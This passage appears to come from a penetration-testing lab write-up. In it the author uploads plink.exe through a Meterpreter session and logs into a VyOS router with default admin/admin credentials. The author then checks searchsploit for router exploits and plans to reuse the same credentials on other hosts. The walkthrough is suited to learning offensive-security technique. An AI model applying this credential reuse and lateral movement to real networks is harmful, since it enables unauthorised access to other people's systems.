
Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

The password is "admin", same as the username. Although they appear to be most simple cr -edentials, its not uncommon to see them in Real world. If you search precisely, there are numerous websites still using these credentials. Another common occurrence is reusing the same credentials around the network. This is done because it provides simplicity if all the users in the network use the service. I am just hoping that router's credentials are also that simple. From Coast City, I try to login into the router but Coast City doesn't have any SSh client to do that.




```
C:\Windows\system32>ssh 192.168.55.1 22
ssh 192.168.55.1 22
'ssh' is not recognized as an internal or external command,
operable program or batch file.
```

SSH clients are programs that allow users to initiate a connection with a SSH server. For exa -mple PUTTY. However, I can't use putty here as it is not a command line utility but a graphi cal one. However just like nc binary, Kali also provides another binary known as plink.exe. Plink.exe is a command line connection tool using which we can initiate connections to different protocols.




```
meterpreter > upload /usr/share/windows-binaries/plink.exe
[*] uploading  : /usr/share/windows-binaries/plink.exe → plink.exe
[*] Uploaded 304.00 KiB of 304.00 KiB (100.0%): /usr/share/windows-binaries/plink.exe →
plink.exe
[*] uploaded   : /usr/share/windows-binaries/plink.exe → plink.exe
meterpreter >
```




```
C:\Windows\system32> plink -ssh 192.168.55.1
 plink -ssh 192.168.55.1
login as: admin
admin@192.168.55.1's password: admin

Linux vyos 4.19.120-amd64-vyos #1 SMP Sun May 3 10:48:11 UTC 2020 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul  7 20:21:58 2020 from 192.168.55.11
admin@vyos:~$
```

I successfully got access to the router with the same credentials.The remote router is vyos.




```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul  7 20:21:58 2020 from 192.168.55.11
admin@vyos:~$ whoami
whoami
admin
admin@vyos:~$ uname -a
uname -a
Linux vyos 4.19.120-amd64-vyos #1 SMP Sun May 3 10:48:11 UTC 2020 x86_64 GNU/Linux
admin@vyos:~$
```

I immediately used searchsploit to see if this router has any exploits.



```
kali@kali:~$ searchploit vyos
bash: searchploit: command not found
kali@kali:~$ searchsploit vyos
Exploits: No Results
Shellcodes: No Results
kali@kali:~$
```

There were none. Then it struck to me that other two machines were also running SSH serve-
r. If the credentials are same, I will have access to all the machines in the network. I can thin-
k about privilege escalation later. I first tried 192.168.55.12

